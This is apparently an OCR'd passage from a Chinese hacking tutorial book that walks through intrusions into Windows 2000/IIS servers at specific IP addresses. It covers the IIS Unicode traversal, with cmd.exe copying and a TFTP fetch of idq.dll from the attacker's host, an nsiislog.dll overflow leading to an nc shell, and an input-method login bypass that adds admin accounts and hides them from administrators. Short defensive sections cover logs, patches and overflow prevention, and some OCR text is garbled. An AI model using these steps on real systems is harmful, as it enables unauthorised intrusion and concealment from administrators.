
Step 1

首先使用 X-Scan 扫描目的地址，是否存在漏洞，通过扫描发现，IP 为 61.179.112.130 的主机存在 IISCGI 文件名错误解码漏洞。



Step 2

因为使用 X-Scan 发现的漏洞地址为“/scripts/..%u00255c../winnt/system32/cmd.exe? /c+dir”，打开浏览器，输入：“http：//61.179.112.130/scripts/..% u00255c../winnt/system32/cmd.exe? /c+dir”，回车后出现目的主机的目录以及文件。



Step 3

然后把目的主机系统目录下的 cmd.exe 文件拷贝到虚拟目录 scripts 下任意文件名，例如：ccc.exe。在浏览器地址栏中输入“http：//61.179.112.130/scripts/..% u00255c../winnt/system32/c + copy%20c：\winnt\system32\cmd.exe%20c：\interpub\scripts\ccc.exe”，上传成功后，提示“1file（s）copied.”。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 4

此时再在地址栏中输入地址："http：//61.179.112.130/scripts/..%u00255c../winnt/system32/cmd.exe? /c +dir"，查看虚拟目录中的文件和文件夹，发现文件ccc.exe。



Step 5 调用 ccc.exe 文件成功

Step 5

下面我们来检查 ccc.exe 文件是否能够被调用，在浏览器地址栏中输入"http：//61.179.112.130/scripts/..% u00255c../winnt/system32/ccc.exe? /c +dir"，发现调用成功。



Step 6 运行 TFTP32 文件

Step 6

使用 tftp 软件上传一个 idq.dll 文件到目的主机，首先运行"TFTP32"。



Step 7 查看本机 IP 地址

Step 7

如果本机使用的是 ADSL 上网，每次拨号连接后，分配的 IP 地址都不一样，所以使用 ipconfig 命令，查看本机 ip 地址。



Step 8 使用 TFTP32 上传 idp.dll 文件

Step 8

在浏览器地址栏中输入"http：//61.179.112.130/scripts/..% u00255c../winnt/system32/ccc.exe? /c+tftpi218.58.37.149getidq.dllc：\\inetput\\scripts\\idq.dll"。按下"Enter"键，TFTP32 就开始上传。


Step 9

此时浏览器又会出现 CGIError 页面。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





Step 10

再次使用“http://61.179.112.130/scripts/..% u00255c../winnt/system32/cmd.exe? /c+dir”，查看目的主机文件目录和文件，确保 idq.dll 文件已经上传成功。



Step 11

上传 idq.dll 文件的目的是执行 ispc 命令。输入命令“ispc61.179.112.130/scripts/idq.dll”。

稍等片刻，出现“C:\WINNT\system32”提示符，就说明已经入侵成功，接下来可以使用“netuser”命令进行查看、添加、修改系统用户等操作。



【延伸知识】：idq.dll 文件

DLL 文件：idq 或者 idq.dll

DLL 名称：Microsoft Indexing Service ISAPIExtension

描述：idq.dll 是 ISAPI 索引相关文件。

属于：Microsoft Windows 系统 DLL 文件。

3.3.4 解决 Unicode 漏洞的措施

如果有人利用Unicode漏洞进入目标主机，并执行过Ftp命令，例如到某个Ftp站点下载过文件，是会被记录下来的，不要以为他删除那个文件或给文件改名就可以逃脱入侵的证据了。

在目标主机的winnt/system32/logfiles/msftp/svc1目录下，可以找到运行Ftp的日志，如果有人执行过Ftp命令，在日志文件里可以看到类似下面的记录（其中127.0.0.1为日志中

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

记载的入侵者的IP)：

```
11：49：19127.0.0.1USERxiaorong331
11：49：19127.0.0.1PASS230
11：49：19127.0.0.1sent/lucky.txt226
11：49：19127.0.0.1QUIT-226
```

这样你就可以通过这个记录来发现他的IP,再溯本追源来抓住他。

另外，在winnt\system32\logfiles\w3svc1\目录里保留有web访问记录，如果曾经被人利用Unicode漏洞访问过,可以在日志里看到类似下面的记录（其中127.0.0.1为日志中记载的入侵者的IP)：

```
11：36：18127.0.0.1GET/scripts/..\../
winnt/system32/cmd”.exe401
11：36：18127.0.0.1GET/scripts/..\../
winnt/system32/cmd”.exe200
```

如果有人曾经执行过copy、del、echo、bat等具有入侵行为的命令时,会有如下记录：

```
11：37：27127.0.0.1GET/scripts/..\../
winnt/system32/cmd”.exe401
11：37：27127.0.0.1GET/scripts/..\../
winnt/system32/cmd”.exe502
```

是不是一清二楚呢?虽然狡猾的黑客(高手）还会有其它应对方法的，但是经常查看日志文件,却是有百利而无一害!

只用上面的方法太被动了，还是主动些先解决了Unicode漏洞为好,下面为你提供了两种方案。

1.简单解决方案

（1）限制网络用户访问和调用cmd的权限。

（2）在Scripts、Msadc目录没必要使用的情况下,删除该文件夹或者改名。

（3)安装NT系统时不要使用默认WINNT路径,比如可以改名为lucky或者其他名字。

2.最好的解决办法

最好的方法当然是下载微软提供的补丁了。可以从如下地址下载补丁：

对于IIS 4.0到这里：

http://www.microsoft.com/ntserver/nts/downloads/criticaL/q269862/default.asp

对于IIS 5.0到这里：

http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp。

3.4 远程缓冲区溢出漏洞

缓冲区溢出攻击之所以常见，是因为它易于实现，这完全是软件发展史上不可避免的问题。缓冲区漏洞是程序员在编写程序时未检查内存空间,导致内存泄漏而引起。

3.4.1 缓冲区溢出的原理

缓冲溢出是一种系统攻击的手段，借着在程序缓冲区编写超出其长度的代码，造成溢出，从而破坏其堆栈，使程序执行攻击者在程序地址空间中早已安排好的代码，以达到其目的。一般黑客攻击root程序,然后执行类似exec(sh)的代码获得root的shell。它造成了两种严重的后果：

(1)覆盖堆栈的相邻单元.使程序执行失败,严重可导致系统崩溃。

(2)可执行认识指令代码,最后获得系统root特级权限。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

现在很多人使用C或C++编写程序，但同时太多的人忽略了对其的数组边界检查和类型安全检查，所以现今的大多数溢出都和C语言有关，C语言中中有可能产生溢出的函数有：char s［n］，strlen（s），strcpy（dst，src），p=malloc（n），strcat（s，suffix）等等，所以我们要尽可能地避免使用这些危险函数，即使使用，也一定要做严格的检查。

为便于读者理解，下面我们来看一个简单的程序：

```
/*
*exanlple.c
*written by DeVil_Angel <Devil___Angel@126.com>
*gcc o exanlple example.c
*/
Void func (char*str)
{
char buf;
strcpy (buf,str);
printf ("%sn", buf);
}
int main (int argc, char*argv)
{
If (argc>1)
Func (argv);
} //end of main
```

该程序在输入时，并没有对str的大小进行检查便直接送人数组buf,一旦输入超出bufK度，就产生了最简单的溢出，当然象这样的溢出一般只会出现Segmentationfault错误，而不能达到攻击的目的。这里并没有进一步深入分析，只是让大家对溢出有一个大概的概念，在以后将会对其做进一步的分析。

3.4.2 缓冲区溢出漏洞的攻击方式

最常见的攻击手段是通过制造缓冲区溢出使程序运行一个用户shell，在通过shell执行其他命令。若该程序输人rootR有suid权限的话，攻击者就获得了一个有toot权限的shell，此时就可以对系统进行随意操作了。下面我来介绍一下如何控制程序跳转到攻击代码：

1.打开记录(Activation Records)

在程序中，每一个函数调用发生，在堆栈中会留下一个ActivationRecords，它包括函数结束时返回的地址，攻击者通过溢出这些自动变量，使地址指向攻击程序代码。通过改变程序的返回地址，当调用结束时，程序就跳到攻击者设定的地址，而不是原地址。这类溢出被称为stacksmashingaRack。

2.函数指针（FunctionPointers)

void(,.cfoo)定义一个返回函数指针的变量foo，FunctionPointers可用来定位任何地址空间.所以只需在任何空间内的FunctionPointers附近找到一个能溢出的缓冲区，然后溢出它来改变FunctionPointers.。在某时刻，当程序通过FunctionPointers调用函数时，程序的流程就按黑客的意图实现了（典型的溢出程序有：Linux下的Superprobe程序）。

3.长跳转缓冲区（Longjmpbuffers)

在C语言中，包含了一个简单的检验/恢复系统，称为setjmp/longjmp。即在检验点设定setjmp（buffer），用longjmp（buffer）恢复。但若攻击者能够进人缓冲区空间，则longjmp（buffer）·实际上跳转到攻击者的程序代码。像Function Pointers，Ionjmp缓冲区

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

能指向任何地方，所以攻击者要做的就是找到一个可供溢出的buffer即可。

最常见的是在一个字符串中综合了代码植入和打开记录。攻击者定位或提供溢出的自动变量，然后向程序传一个超大字符串，在引发buffer溢出改变打开记录时植入程序代码，由此达到入侵系统的目的。

【案例 3-5】 例用 nsiislog.dll 溢出漏洞夺 shell

Windows 2000实现了记录客户端相关的信息的功能，此功能由IIS ISAPI扩展nsiislog.dll完成，如果服务器安装了Media Services，则nsiislog.dll被安装在IIS的脚本目录里。


nsiislog.dll在处理客户的请求时存在漏洞，远程攻击者通过发送特殊构造的请求给服务器造成缓冲区溢出导致IIS处理失败或以IIS进程的权限执行任意指令。nsiislog.dll漏洞的查找方法是查找1755端口，使用的软件为SuperScan。



Step 1 扫描主机

Step 1

运行 superScan，在 superScan 主界面中填入扫描的 IP 地址段和扫描的端口，点击“开始”按钮，开始对主机进行扫描。



Step 2 单击“整理 IP”按钮

Step 2

扫描完成后，点击“整理 IP”按钮，对已经扫描出有漏洞的主机进行筛选。上图中，IP 地址为 210.82.89.94 和 210.82.89.97 的主机就是两台存在漏洞的主机。这里我们选择 210.82.89.94 进行攻击。




Step 3 利用 media 工具益出

Step 3

接下来溢出，使用工具为 media.exe。打开命令行，进入 media.exe 的存放目录，输入“media.exe210.82.89.94p80r\scripts\nsiislog.dll”。返回值为 Target exploited，表示溢出成功。溢出后得到 shell，端口是 34816。下面我们使用 nc 连接。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



Step 4

进入 nc 所在的目录 F: \wv，输入命令“ncvv210.82.89.9434816”，等待片后后，连接成功。

【延伸知识】:media 工具命令

格式:mediaipp 端口 r 路径

默认端口:80

默认路径:\scripts\nsiislog.dll

所有溢出格式是:“media.exe210.82.89.94 p80r\scripts\nsiislog.dll”

3.4.3 缓冲区溢出漏洞的防范

对付缓冲区溢出攻击的方法不少，但常见的也是最重要有一下四种方式：

1.编写严格的代码

编写正确严格的代码是一件有意义但非常耗时的工作，有C程序设计或汇编语言经验的人会深有体会，尽管软件的发展经历了不短的时间了，但漏洞程序依旧存在，因此人们开发了一些工具和技术来帮助经验不足的程序员编写安全的程序。例如高级查错工具，如faultinjection等。这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞。但由于C语言的特点，这些工具不可能找出所有的缓冲区溢出漏洞。所以，侦错技术只能用来减少缓冲区溢出漏洞，并不能完全地消除其存在。错误的消除还是要靠程序员来编写。

2.不可执行堆栈数据段

通过操作系统时数据断地址空间不可执行，从而使得攻击者不能执行被植入的攻击代码，但攻击者不一定是非要植入攻击代码来实现缓冲区溢出的攻击，所以这种方法还是存在很多弱点的。

3.利用程序编译器的边界检查

植入代码是引起缓冲区溢出的一个方面，改变程序执行流程是另一方面。而利用编译器边界检查则使得缓冲区溢出不可能实现，从而完全消除了缓冲区溢出的威胁，但相对而言代价较大。

4.指针完整性检查

程序指针完整性检查和边界检查略微不同。程序指针完整性检查在程序指针被改变之前检测。因此，即便攻击者成功改变了程序的指针，也会因先前检测到指针的改变而失效，这样虽然不能解决所有问题，但它的确阻止了大多数的缓冲区攻击，而且这种方法在性能上有很大的优势，兼容性也很好。

从长远来看，要想从根本上消除缓冲区溢出攻击，需要对编程模式或CPU体系的基础性修改才能解决问题。不过，随着信息技术的飞速发展和人们对网络安全的重视程度不断加深，缓冲区溢出攻击总会有解决的一天。

3.5 Windows 2000 输入法漏洞的利用

我们知道，Windows2000中文简体版存在

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的输入法漏洞，可以使本地用户绕过身份验证机制而进入系统内部。


经实验，Windows 2000中文简体版的终端服务，在远程操作时仍然存在这一漏洞，而且危害更大。

Windows 2000的终端服务功能，能使系统管理员对Windows 2000进行远程操作，采用的是图形界面，用户在远程控制计算机时其功能与在本地使用一样，其默认端口为3389，用户只要装了Windows 2000的客户端连接管理器就能与开启了该服务的计算机相联。因此这一漏洞使终端服务成为WIN2000的合法木马。

【案例 3-6】Windows 2000 输入法漏洞入侵示例


这次我们要用到的工具有：SUPER-SCAN2.03 WIN2000终端服务客户端。下面我们来看看是怎么入侵的。

具体操作步骤如下：




Step 1

首先要做的是找到一台存在3389端口漏洞的主机，这是Superscan上场的时候了。在开始处填上你要扫描的IP地址段，结束处填上结束的IP地址段，如果你的网速和机器配置并不高的话，请不要扫描多个IP地址段。



Step 2

假设我们现在已经得到一台存在3389漏洞的主机，现在我们要做的是进入到他的计算机中。我们需要在服务器处填上我们刚才扫描得到的3389端口主机，屏幕区域：640×480 800×600 1024×768……这个是我们连接上去以后在自己机器上显示的分辨率，建议为：800×600。在启用数据压缩处打上勾，其他的使用默认。然后单击“连接”按钮，我们就可以看到熟悉的Windows2000登录界面了。




Step 3

接下来要做的就是利用输入法漏洞为我们创建一个用户，并加入到administrators组中去，或者将guset激活。建议激活guset，因为这样不容易被网管发现。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


用终端连接器连接上几秒钟后，屏幕上显示出Windows 2000登录界面（如果发现是英文或繁体中文版，请放弃，然后另换一个地址）。然后用Ctrl+Shift快速切换输入法，切换至全拼，这时在登录界面左下角将出现输入法状态条（如果没有出现，请耐心等待，因为对方的数据流传输还有一个过程）。用右键点击状态条上的微软徽标，弹出“帮助”（如果发现“帮助”呈灰色，放弃，因为对方很可能发现并已经补上了这个漏洞）中的计算机依然存在3389漏洞，帮助我们还可以使用。



Step 4 填入系统路径

Step 4

打开“帮助”一栏中“操作指南”，在最上面的任务栏点击右键，会弹出一个菜单，打开“跳至URL”。此时将出现WIN2000的系统安装路径和要求我们填入的路径的空白栏。例如，操作系统安装在C盘上，就在空白栏中填入“c:\winnt\system32”。当然也不一定对方的2000是安装在C盘，如果出错的话，可以用file:///c:查看C盘的文件名，很多用户装的是双操作系统，例如C装Windows98，D装Windows 2000，也可以根据具体的位置定义跳转URL，我们这里的主机2000是安装在D盘上的，我们填入“d:\winnt\system32”。



Step 5 单击“显示文件”

Step 5

然后单击“确定”按钮，就会在右边窗口出现提示，单击“显示文件”，于是我们就成功地绕过了身份验证，进入了系统的SYSTEM32目录。



Step 6 激活guest账户

Step 6


现在我们要获得一个账号，成为系统的合法用户。在该目录下找到“net.exe”，为“net.exe”创建一个快捷方式，右键点击该快捷方式，在“属性”→“目标”→“d:\winnt\system32\net.exe”后面空一格，填入“user guest active:yes”，然后点按“确定”按钮。这一步骤目的在于用net.exe激活被禁止使用的guest账户，也可以利用“user用户名密码/add”，创建一个新账号。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 7


这里将带领各位建立一个用户名为WINADMIN的用户。找到NET这个文件右键→“创建快捷方式”→“属性”，然后添加用户。这里建立了一个名字为WINADMIN的用户，然后就是改变WrNADMIN的密码，用到的命令是：netuser winadmin xxxx XXXX是你要设置的密码。运行后可能没有什么反应，但是实际上已经添加了这个用户了。



Step 7 添加账户

Step 8

上一步我们添加了WINADMIN这个用户，但是光有一个普通用户的权限是不够的，我们需要提升一下自己的权限，也就是把我们添加到管理员组中去。再运行一下，现在我们已经可以进入他的电脑了。




Step 8 添加到管理员组

Step 9

连接到对方计算机上去。这里使用终端连接器连接上去，填入刚才建立的用户和密码，然后……总之就象使用自己的电脑一样。我们可以利用这台电脑为我们干很多事情，也可以当做跳板利用。

Step 10

最后登录进入注册表，修改\HKEYLOCAL_MACHINE\SOFTWARE\Microsoft\ WindowsNT\CurrentVersion\Winlogo\DontDisplayLastUserName键的键值为1，这样网管就不会查到你了。



Step 10 修改DontDisplayLastUserNarne为1

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4 木马开启后门的入侵与防范

由于系统的不断更新和完善，系统的漏洞与后门也会越来越少，例如在本章中，入侵者可以使用 IPC$连接或 Telnet 对 Windows 2000 进行直接入侵，但到了 Windows XP 中，即使用户名和密码被入侵者获取，系统的初始设置也能很好地保护用户系统安全，对于 Windows XP，黑客是从其内部入手，从而敲开了 Windows XP 的大门，实际上，这种方法就是植入木马的原理，木马在入侵中扮演的角色是不可或缺的，事实上，绝大多数成功的入侵案例都有木马的身影，本章我们就来一同揭开木马神秘的面纱。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.1 木马取名的来历

木马，全称为：特洛伊木马（Trojan Horse）。“特洛伊木马”这一词最早出现在希腊神话传说中。据说这个名称来源于希腊神话《木马屠城记》。古希腊有大军围攻特洛伊城，久久无法攻下。于是有人献计制造一只高二丈的大木马，假装作战马神，让士兵藏匿于巨大的木马中，然后让大部队假装撤退而将木马摈弃于特洛伊城下。城中得知解围的消息后，遂将“木马”作为奇异的战利品拖入城内，全城饮酒狂欢。到午夜时分，当全城军民尽入梦乡，藏匿于木马中的将士打开了城门，与城外伏兵里应外合，攻下了特洛伊城。后世称这只大木马为“特洛伊木马”。如今黑客程序借用“木马”其名，有“一经潜入，后患无穷”之意。




图 4-1 特洛伊木马

电影《特洛伊》以其恢弘的场景、大胆的描写给我们留下了深刻的印象。

4.1.1 木马的定义

木马是一种在远程计算机之间建立起连接，使远程计算机能够通过网络控制本地计算机的程序，它的运行遵照TCP/IP协议，由于它像间谍一样潜入用户的电脑，为其他人的攻击打开后门，与战争中的“木马”战术十分相似，因而得名木马程序。

木马程序一般由两部分组成的，分别是服务（Server）端程序和客户（Client）端程序。其中服务端程序安装在被控制计算机上，客户端程序安装在控制计算机上，服务端程序和客户端程序建立起连接就可以实现对远程计算机的控制了。

服务器端程序首先获得本地计算机的最高操作权限，当本地计算机连入网络后，客户端程序可以与服务器端程序直接建立起连接，并可以向服务器端程序发送各种基本的操作请求，并由服务器端程序完成这些请求，也就实现了对本地计算机的控制。

木马要发挥作用必须要求服务器端程序和客户端程序同时存在，所以必须要求被控主机感染服务器端程序，服务器端程序是可执行程序，可以直接传播，也可以隐含在其他的可执行程序中传播，但木马本身不具备繁殖性和自动感染的功能。

4.1.2 木马的特征

据不完全统计，目前世界上有上千种木马程序。虽然这些程序使用不同的程序设计语言进行编制，在不同的环境下运行，发挥着不同的作用，但是它们有着许多共同的特征。

1.隐蔽性

隐蔽性是木马的首要特征。木马类软件的服务端在运行时会使用各种手段隐藏自己，例如大家所熟悉的修改注册表和ini文件，以便机器在下一次启动后仍能载入木马程序。通常情况下，在“任务管理器”中是不能看见木马进程的。

2.功能特殊性

通常，木马的功能都是十分特殊的，除了

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

普通的文件操作以外，还有些木马具有搜索目标计算机中的口令，设置口令，扫描IP发现中招的机器，记录用户事件，远程注册表的操作，以及颠倒屏幕，锁定鼠标等功能。

3.自动运行性

木马程序通过修改系统配置文件或注册表的方式，在目标计算机系统启动时即自动运行或加载。

4.欺骗性

木马程序要达到其长期隐蔽的目的，就必需借助系统中已有的文件，以防被用户发现。木马程序经常使用的是常见的文件名或扩展名，如“dll\win\sys\explorer”等字样，或者仿制一些不易被人区别的文件名，如字母“l”与数字“1”、字母“o”与数字“0”。还有的木马程序为了隐藏自己，把自己设置成一个：“zip”文件式图标，当你一不小心打开它时，它就马上运行。木马编制者还在不断地研究、发掘欺骗的手段，花样层出不穷，让人防不胜防。

5.自动恢复性

现在，很多的木马程序中的功能模块已不再是由单一的文件组成，而是具有多重备份，可以相互恢复。计算机一旦感染上木马程序，想单独靠删除某个文件来清除，是不太可能的。

4.1.3 木马的功能

